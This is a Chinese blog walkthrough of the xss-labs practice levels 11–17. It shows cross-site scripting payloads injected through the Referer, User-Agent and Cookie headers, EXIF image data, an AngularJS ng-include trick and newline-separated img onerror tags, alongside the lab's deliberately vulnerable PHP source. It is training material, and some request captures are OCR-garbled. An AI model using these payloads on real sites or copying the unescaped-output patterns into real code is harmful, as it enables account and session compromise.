2021-01-11-xss-labs下

原创

emmm_啊嘞啊嘞 于 2021-11-15 21:14:19 发布 321 收藏

文章标签： xss 前端 javascript

本文链接：https://blog.csdn.net/qq_50963064/article/details/121343673

xss-labs 11~20

level-11


同第十关一样，页面上只有一个显示位，再看看源码：

```
<form id="search">
    <input name="t_link" value="" type="hidden">
    <input name="t_history" value="" type="hidden">
    <input name="t_sort" value="" type="hidden">
    <input name="t_ref" value="http://127.0.0.1/xss-labs-master/level10.php?keyword=1&t_sort=
    %22%20type=%22text%22%20onclick=%22alert(1)" type="hidden">
</form>
```

可以看到有隐藏表单，比第十关多了一个t_ref的 <input> 标签。

而且t_ref的value值为上一关的地址链接值。那么我们可以通过抓包修改这个值来攻击，将referer内容修改为：

```
" type="text" onclick="alert(1)
```



成功插入，然后触发即可：

看源码：

```php
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_REFERER'];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ref"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level11.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
```


$_SERVER['HTTP_REFERER']: 得到链接到当前页面的前一页面的地址。

可以看到将我们前页面的地址进行了去<、>处理后插入到了t_ref中。t_sort接收的值进行了**htmlspecialchars()**处理。


level-12

先看看页面源码：

多了一个名字为t_ua的 <input> 标签，而其value值看起来很像User-Agent头，而上一关是要抓包修改referer，所以我们可以联想到还是要burp抓包改包，先看看：



可以看到其value值确实为数据包中的User-Agent头的值。让我们修改它：


Request
Raw
Params
Headers
Hex
ET /xss-labs-master/level12.php?keyword=good%20job! HTTP/1.1
ost: 127.0.0.1
ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101
refox/84.0" type="text" onclick="alert(1)
cept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
cept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
cept-Encoding: gzip, deflate
onnection: close
pgrade-Insecure-Requests: 1
agma: no-cache
ache-Control: no-cache
Type a search term
0 matches
Response
Raw
Headers
Hex
HTML
Render
</script>
<title>欢迎来到level12</title>
</head>
<body>
<h1 align=center>欢迎来到level12</h1>
<h2 align=center>没有找到和good
job!相关的结果.</h2>
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
<input name="t_ua" value="Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0" type="text"
onclick="alert(1)" type="hidden">
</form>
<img src=level12.png>
<h3 align=center>payload的长度:9</h3></body>
</html>
Type a search term
0 matches


欢迎来到level12
没有找到和good job!相关的结果.
Mozilla/5.0 (Windows NT
完成的不错!
确定
取消
12
LV
payload的长度:9

来看看后端源码：

```php
<title>欢迎来到level12</title>
</head>
<body>
<h1 align=center>欢迎来到level12</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_USER_AGENT'];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ua"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level12.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
```


可以看到，str与str00分别接收了keyword和t_sort的值并将其用**htmlspecialchars()**函数处理后分别拼接到 <h2> 和名字为t_sort的 <input> 标签处。

$str11接收了请求中的User-Agent头的值，后去掉了其中的<、>后插入到了名字为t_ua的 <input> 标签中，所以我们从这里入手。


level-13

还是一样的套路，来看看源码：

这里多出了名为t_cook的 <input> 标签，这个名字很容易让我们想到cookie啊，结合前几个的套路，我们burp抓包：



看到cookie确实一样，修改内容：



源码也没什么新奇的东西：

```php
<h1 align=center>欢迎来到level13</h1>
<?php
setcookie("user", "call me maybe?", time()+3600);
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_COOKIE["user"];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_cook"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level13.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
```

就不做解释了。

level-14


这一关我们现在无法访问，所以参考大佬博客了解一下思路及过程：https://www.zhaosimeng.cn/writeup/117.html

```html
<html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<title>欢迎来到level14</title>
</head>
<body>
<h1 align=center>欢迎来到level14</h1>
<center><iframe name="leftframe" marginwidth=10 marginheight=10 src="http://www.exifviewer.org/" frameborder=no width="80%" scrolling="no" height=80%></ifr
</body>
</html>
```



查看源码发现通过iframe标签引入了一个`http://exofvoewer.org`。


这一关涉及到了`exif xss`漏洞，`exif`是可交换图像文件格式(Exchangeable image file format,简称Exif)，是专门为数码相机的照片设定的，可以记录数码照片的属性信息和拍摄数据。

上传一个含有xss代码的图片来触发xss：



将刚才的图片上传后再去访问，触发弹窗：





自己复现一下：

准备一个文件：

```
<?php
   $exif = exif_read_data('oh.jpg');
   var_dump($exif);
?>
```


使用`exif_read_data()`函数需要先修改PHP配置，在其配置文件php.ini中找到`php_exif.dll`将其加载顺序替换到`php_mbstring.dll`的后面，哦还要把前面的`;`去掉，重启apache后即可。

在当前文件夹下放一个名为oh.jpg的图片。

然后我们访问这个文件：

可以看到将图片的exif信息都打印出来了。如果我们将图片的exif信息改为触发xss的payload呢？

修改一个即可，然后我们再次访问看看：



可以看到成功了！

level-15

页面很是干净，URL处只有src这个参数：

所以我们看看源码：

```
<html ng-app>
<head>
        <meta charset="utf-8">
        <script src="angular.min.js"></script>
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level16.php?keyword=test";
}
</script>
<title>欢迎来到level15</title>
</head>
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
<p align=center><img src=level15.png></p>
<body><span class="ng-include:1.gif"></span></body>


```

看到我们提交的src参数的值被插入到了 `<span>` 标签的class属性值中，且前面还有 `ng-include:` ， `ng-include` 是angular js 中的东西，相当于PHP中的include函数。这里就是将1.gif这个文件给包含进来。

首先尝试看看能不能直接闭合标签来触发弹窗：

```
"><script>alert(1)</script>
```

```
<html ng-app>
<head>
        <meta charset="utf-8">
        <script src="angular.min.js"></script>
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level16.php?keyword=test";
}
</script>
<title>欢迎来到level15</title>
</head>
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
<p align=center><img src=level15.png></p>
<body><span class="ng-include:&quot;&gt;&lt;script&gt;alert(1)&lt;/script&gt;"></span></body>
```

可以看到<、>被编码了。这次先看看源码吧：

```
<html ng-app>
<head>
        <meta charset="utf-8">
        <script src="angular.min.js"></script>
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level16.php?keyword=test";
}
</script>
<title>欢迎来到level15</title>
</head>
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
<p align=center><img src=level15.png></p>
<?php
ini_set("display_errors", 0);
$str = $_GET["src"];
echo '<body><span class="ng-include:'.htmlspecialchars($str).'"></span></body>';
?>
```

可以看到src的值赋给了str变量，后通过**htmlspecialchars()**函数将其赋给了`<span>`标签的class属性值中。

现在，让我们先了解一些ng-include的具体用法：

- ng-include指令用于包含外部的HTML文件。
- 包含的内容将作为指定元素的子节点。
- ng-include属性的值可以是一个表达式，返回一个文件名。
- 默认情况下，包含的文件需要包含在同一个域名下。

特别注意：


- ng-include，如果单纯指定地址，必须要加引号。
- ng-include，加载外部HTML，`<script>`标签中的内容不执行。
- ng-include，加载外部HTML中含有`style`标签样式可以识别。

既然这里可以包含HTML文件，那么我们就可以包含之前有过XSS漏洞的源文件了。比如构造：

```
src='level1.php?name=<img src=1 onerror=alert(1)>'
```

因为这里参数值算是一个地址，所以我们需要添加引号。有的小伙伴可能会有疑惑了，之前不是说是包含HTML文件吗，但是level1.php不是一个PHP文件吗? 这是因为我们不是单纯的去包含level1.php，而是在后面添加了参数值的。这就有点像是在访问了该参数值中的地址之后把它的响应在浏览器端的HTML文件给包含进来的意思。

让我们看看效果：



可以看到成功了，且level1的页面也出现在了下方。

这里可能还会有小伙伴有疑惑，我们的值不是先进行了**htmlspecialchars()**函数处理了吗，怎么这次我们的<、>就没有被转义呢? 这里是因为一开始我们的<、>是会被转义成实体字符的，但是因为又要模拟去访问level1.php，所以这里后端会构造隐藏请求。在后端php构造请求的顺序一般是执行 `urldecode(htmlspecialchars_decode($request))` 。所以明显可以知道虽然被转义成了字符实体，但是在请求的时候会先还原然后在url编码。

level-16

可以看到页面有一显示位，先来试试普通弹窗：

```
confirm("完成的不错！");
 window.location.href="level17.php?arg01=a&arg02=b";
}
</script>
<title>欢迎来到level16</title>
</head>
<body>
<h1 align=center>欢迎来到level16</h1>
<center>< >alert(1)<  ></center><center><img src=level16.png></center>
<h3 align=center>payload的长度:30</h3></body>
</html>
```

可以看到我们的script字符与 / 都被编码成了空格字符实体。所以，闭合前面标签的方法也不行了。

来看看后端源码：

```
</script>
<title>欢迎来到level16</title>
</head>
<body>
<h1 align=center>欢迎来到level16</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script"," ",$str);
$str3=str_replace(" "," ",$str2);
$str4=str_replace("/"," ",$str3);
$str5=str_replace(" "," ",$str4);
echo "<center>".$str5."</center>";
?>
<center><img src=level16.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str5)."</h3>";
?>
```

可以看到依次对我们输入的参数值中的script，空格，`/`，空格替换成了` `(空格字符实体)。因此也这里无法使用空格来将字符分隔进行语义的区分，但我们还可以用**回车**来代替。而且我们需要一个**不需要闭合的**标签，如`<img>`标签。构造如下语句：

```
<img
src=1
onerror=alert(1)
>
```

但是这样浏览器并没有将字符分隔(已尝试)。所以我们要用回车的url编码格式(%0a)来表示代替。

level-17

这一关显示这么简陋是因为中间有一个flash无法正常显示出来。

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
}
</script>
<title>欢迎来到level17</title>
</head>
<body>
<h1 align=center>欢迎来到level17</h1>
<embed src=xsf01.swf?a=b width=100% heigth=100%><h2 align=center>成功后，<a href=level18.php?arg01=a&arg02=b>点我进入下一关</a></h2>
</body>
</html>
```

可以看到我们URL处的参数值出现在了`<embed>`标签的src属性值中。所以从这里入手，先来个普通弹窗探探底：

```
><script>alert(1)</script>
```

```
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
}
</script>
<title>欢迎来到level17</title>
</head>
<body>
<h1 align=center>欢迎来到level17</h1>
<embed src=xsf01.swf?a=&gt;&lt;script&gt;alert(1)&lt;/script&gt; width=100% heigth
</body>
</html>
```

可以看到代码中的关键字符都被编码了。不用想又是**htmlspecialchars()**函数处理的。这里scr属性值并没有添加引号，且两个变量是相互拼接起来的，所以我们可以在后面直接添加onclick事件来尝试，在b后加个空格后加入onclick事件，这样浏览器解析到b后会停止判断，然后将onclick事件看作另一个属性。

```
?arg01=a&arg02=b onclick=alert(1)
```

emmm，火狐不显示图片也触发不到，这里就用谷歌(也没有显示图片)看一下：

看看后端啦：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
}
</script>
<title>欢迎来到level17</title>
</head>
<body>
<h1 align=center>欢迎来到level17</h1>
<?php
ini_set("display_errors", 0);
echo "<embed src=xsf01.swf?".htmlspecialchars($_GET["arg01"])."=".htmlspecialchars($_GET["arg02"])." width=100% heigth=100%>";
?>
